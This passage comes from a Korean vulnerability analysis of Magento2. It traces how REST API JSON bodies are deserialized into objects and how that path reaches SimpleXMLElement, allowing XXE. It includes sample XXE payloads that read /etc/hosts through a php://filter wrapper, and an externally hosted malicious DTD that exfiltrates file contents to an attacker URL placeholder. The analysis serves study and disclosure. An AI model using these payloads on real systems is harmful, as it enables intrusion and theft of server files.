HTTP 요청을 보낸 뒤, 내가 보낸 HTTP body 값이 ₩Magento₩Quote₩Api₩Data ₩AddressInterface 클래스 형태의 객체로 변환되어 인수로 들어가는 것을 확인할 수 있다. 두 URL 모두 객체 형태로 인수를 받으므로, HTTP Body 요청은 역직렬화 과정을 거쳐 객체를 구성한 뒤, 전달될 것을 예상할 수 있다.

Step 2. 역직렬화 과정

본 취약점을 이해하기 위해서 JSON 형태의 데이터를 HTTP body 로 요청을 보낼 때, Magento2 내에서 어떻게 역직렬화 되는지에 대한 상세한 이해가 필요하다.

설치 경로 내에 위치한 vendor/magento/Framework/Webapi/ServiceInputProcessor.php 내 _createFromArray 메서드에서 해당 과정을 일부 수행한다. 해당 메서드의 소스코드는 다음과 같다.





그림 17. _createFromArray 메서드

역직렬화 과정 중 위 _createFromArray 메서드 내의 getConstructorData 메서드는 $data 내 필드에서 $className 클래스의 생성자 인수가 있는지 탐색 후 이를 array 형으로 정리해 반환하는 역할을 한다.





그림 18. getConstructorData 메서드

Step1 에서 언급한 두 API 경로의 경우, HTTP body 의 JSON 필드를 Magento₩Quote₩Model₩Quote₩Address 클래스(이하 Address 클래스) 형식에 맞게 역직렬화 하기 때문에, getConstructorData 메서드를 거칠 Address 클래스의 생성자 인수들을 확인해야 한다. 해당 클래스의 소스코드를 확인해보면, 생성자가 다음과 같은 37 개의 인수들을 갖고 있는 것을 확인할 수 있다.





그림 19. Address 클래스 소스코드 내 생성자(__construct) 인수 확인

따라서 Address 클래스가 호출될 때, 위 코드 내 생성자의 인수에 존재하지 않는 JSON 필드명과 존재하는 JSON 필드명을 만들어 각각 요청을 보내면, 어떤 식으로 HTTP body 의 JSON 역직렬화 과정이 달라지는지 확인할 수 있다.

### 1) JSON 필드가 클래스의 생성자 인수 이름과 일치하지 않는 경우

_createFromArray 메서드 내의 getConstructor 메서드를 통해 탐색한 JSON 필드에 클래스 생성자 인수 이름과 일치하는 이름이 없을 경우, _createFromArray 메서드는 JSON 필드명의 setter(set+필드명) 메서드를 탐색하고 이를 실행한다. 이는 다음 HTTP 요청을 전송해서 확인할 수 있다.

```
POST /rest/V1/guest-carts/eqst-test/estimate-shipping-methods HTTP/2
Host: magento.test
Cookie: XDEBUG_SESSION=PHPSTORM
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Content-Type: application/json
Content-Length: 44

{
   "address": {
  "Region": 123
   }
}
```

위 과정에 따라 생성자의 Address 클래스 내 인수에는 존재하지 않지만 setter 로 존재하는 setRegion 메서드를 탐색하고 이를 실행하는 것을 확인할 수 있다.


그림 20. Address 클래스 내 setRegion 메서드 확인





그림 21. "set" + JSON 필드명 메서드를 탐색 후 이를 실행

2) JSON 필드가 클래스의 생성자 인수 이름과 일치하는 경우

_createFromArray 메서드 내 getConstructorData 메서드에서 탐색 중인 JSON 필드명이 클래스 생성자 인수 이름과 일치하는 것을 확인하면, 해당 데이터를 convertValue 메서드로 데이터와 데이터 타입을 넘겨준다. convertValue 메서드의 소스코드는 다음과 같다.





그림 22. convertValue 메서드

convertValue 메서드에서 $type 에 string 과 int 와 같은 자료형이 들어갈 경우는 두번째 분기를 거쳐 _createFromArray 메서드가 호출없이 반환된다. 반면 convertValue 에 인수로 $type 이 클래스로 전달될 경우, $type 은 array 나 string, int, float, double, boolean 과 같은 간단한 타입이 아니므로 processComplexTypes 메서드로 $data 와 $type 을 인수로 넘겨주게 된다. 인수를 넘겨준 processComplexTypes 메서드의 소스코드는 다음과 같다.





그림 23. processComplexTypes 메서드

$type 으로 클래스가 전달된다면 Array 타입이 아니므로 _createFromArray 메서드가 다시 호출되어 재귀적으로 _createFromArray 메서드가 호출되는 과정이 반복된다. 해당 과정을 도식화하면 아래와 같다.





그림 24. _createFromArray 재귀호출 과정

재귀적으로 호출되던 _createFromArray 메서드는 convertValue 가 string 형이나 int 형을 $type 인수로 받으면, _createFromArray 메서드 호출이 아닌 $data 를 getConstructorData 메서드 내의 $res array 에 저장 후 이를 _createFromArray 메서드 내 $constructorArgs 로 반환하게 되므로, _createFromArray 의 재귀 호출이 끝나게 된다. _createFromArray 의 재귀 호출이 끝나게 되면, _createFromArray 메서드 내에서 $constructorArgs 를 반환하며, 해당 변수를 인수로 넘긴 후 $className 에 따른 객체를 생성한다.

vendor > magento > framework > Webapi > ServiceInputProcessor.php

```
39  {
271     protected function _createFromArray($className, $data)
272     {
273         $data = is_array($data) ? $data : [];
274         // convert to string directly to avoid situations when $className is object
275         // which implements __toString method like \ReflectionObject
276         $className = (string) $className;
277         $class = new ClassReflection($className);
278         if (is_subclass_of($className, self::EXTENSION_ATTRIBUTES_TYPE)) {
279             $className = substr($className, 0, -strlen('Interface'));
280         }
281
282         // Primary method: assign to constructor parameters
283         $constructorArgs = $this->getConstructorData($className, $data);
284         $object = $this->objectManager->create($className, $constructorArgs);
285
```

그림 25. _createFromArray 재귀호출 종료 후 객체 생성 과정

## Step 3. XXE(XML External Entity Injection) 취약점 발생

### 1) XXE(XML External Entity Injection) 취약점

XXE 취약점을 이해하기 위해서는 XML 에 관한 기본적인 이해가 필요하다. XML 은 eXtensible Markup Language 의 약자로 데이터 저장 및 전송을 위해 고안된 언어다. XML 이해에 필요한 주요 용어는 다음과 같다.

| 용어 | 설명 | 예시 |
|---|---|---|
| **태그(tag)** | <로 시작하여> 로 끝나는 마크업 구조 | <section><br></section><br><line-break /> |
| **요소(element)** | 시작 태그로 시작하여 짝이 되는 끝 태그로 끝나거나, 빈 엘리먼트 태그만으로 이루어지는 문서의 논리 요소 | <Greeting>Hello, world.</Greeting> |
| **속성(Attribute)** | 이름/값 짝으로 이루어진 마크업 구조, 시작 태그 또는 빈 엘리먼트 태그 속에 위치함. | <img src="EQST.jpg" alt='Experts, Qualified Security Team'/> |

XML 에서는 아래 표와 같이 예약되어 있는 다섯 개의 특별한 기호가 있다. 예약된 기호를 XML 문서에서 사용하면, XML 명세 상 다른 의미로 해석하게 된다. 이처럼 예약된 기호를 기존에 사용하던 문자와 같이 사용하기 위해서 만든 것을 엔티티(entity)라고 한다.

| 엔티티(entity) | 나타내는 문자 |
|---|---|
| **&** | & |
| **<** | < |
| **>** | > |
| **'** | ' |
| **"** | " |

DTD(XML document type definition)는 XML 문서의 구조, 데이터 값의 유형 및 여러 항목을 정의할 수 있다. DTD 는 XML 문서 시작 부분에 있는 DOCTYPE 요소 내에 선언된다. DTD 는 문서 자체 내에 선언하거나 외부 파일 형태로 정의할 수 있다.

외부 파일 형태로 정의하는 외부 엔티티의 선언은 SYSTEM 키워드를 사용하며, 엔티티 값을 로드해야 하는 URL 을 지정한다. 예시는 아래와 같다.

```
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "https://URL_TO_LOAD"> ]>
```

로드 URL 은 시스템 내부에서 사용하는 다양한 프로토콜을 사용할 수 있다. file:/, php wrapper, jar: 등이 그 대표적 예시다. 서버 측에서 XML 구문 해석 결과를 출력하면, 아래와 같이 php wrapper 기능을 활용해 특정 파일을 엔티티로 불러온 뒤 출력할 수 있다.

```
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "php://filter/convert.base64-encode/resource=/etc/hosts"> ]>
<foo>&ext;</foo>
```

서버 측에서 XML 구문 해석 결과를 출력하지 않는다면, 외부에서 악성 DTD 파일을 호스팅해 내부 파일 정보를 유출할 수 있다. /etc/hosts 파일을 유출하는 파일 XXE 요청은 다음과 같다.

```
<?xml version="1.0" ?> <!DOCTYPE r [ <!ELEMENT r ANY > <!ENTITY %sp SYSTEM "https://URL_TO_LOAD/dtd.xml"> %sp; %param1; ]> <r>&exfil;</r>
```

위 XML 구문에 따르면 %sp 외부 엔티티가 정의되며, 이는 외부에서 악성 DTD 를 불러오게 된다. 이에 따른 외부에서 호스팅하는 악성 DTD 파일의 예시는 다음과 같다.

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/etc/hosts"> <!ENTITY % param1 "<!ENTITY exfil SYSTEM 'https://URL_TO_LOAD?data=%data;'>">
```

%data 는 /etc/hosts 파일을 php wrapper 기능을 활용해 Base64 형태로 인코딩한다. %param1 은 exfil 엔티티를 정의하며, 위 %data 의 값을 URL 파라미터로 지정해 공격자 서버로 유출하게 된다.

### 2) XXE(XML External Entity Injection) 공격 취약 지점

Magento2 내 XXE 취약점을 이용할 수 있는 클래스로 XML 구문을 해석하는 ₩SimpleXMLElement 클래스가 있다. Step2 에서 언급한 바와 같이 _createFromArray 메서드에서 인수로 전달된 클래스명($className)으로부터 생성자 인수를 재귀적으로 호출하므로, Address 생성자 인수로부터 XML 구문을 해석하는 ₩SimpleXMLElement 클래스가 도달할 수 있는지 살펴, 취약한지 확인할 수 있다.

Address 생성자 인수들을 추적한 결과, 아래와 같이 클래스가 재귀적으로 호출됨을 확인할 수 있다. 마지막 클래스 호출은 Magento₩Quote₩Model₩Quote₩Address₩Total₩Collector 내 SourceData 타입이 ₩Magento₩Framework₩Simplexml₩Element 인 이유로 호출된다.

| |
|---|
| Magento₩Quote₩Model₩Quote₩Address |
| ↓ |
| Magento₩Quote₩Model₩Quote₩totalsReader |
| ↓ |
| Magento₩Quote₩Model₩Quote₩TotalsCollectorList |
| ↓ |
| Magento₩Quote₩Model₩Quote₩Address₩Total₩Collector |
| ↓ |
| ₩Magento₩Framework₩Simplexml₩Element |





그림 26. sourceData 타입이 ₩Magento₩Framework₩Simplexml₩Element 임을 명시한 소스코드

이는 디버거를 통해 확인할 수 있다.





그림 27. sourceData 에서 ₩Magento₩Framework₩Simplexml₩Element 클래스 타입 호출 확인

해당 클래스는 SimpleXMLElement 클래스를 상속받고 있으므로, SimpleXMLElement 클래스와 생성자 용법은 동일함을 알 수 있다.





그림 28. ₩Magento₩Framework₩Simplexml₩Element 소스코드 내 상속 클래스 확인

php 공식 문서 상의 simpleXMLElement 는 다음과 같은 인수들을 생성자로 받는다.

```
class SimpleXMLElement implements Stringable, Countable, RecursiveIterator {

    /* Methods */
    public __construct(
        string $data,
        int $options = 0,
        bool $dataIsURL = false,
        string $namespaceOrPrefix = "",
        bool $isPrefix = false
    )
```

그림 29. php 공식문서 상 simpleXMLElement 클래스 생성자 인수

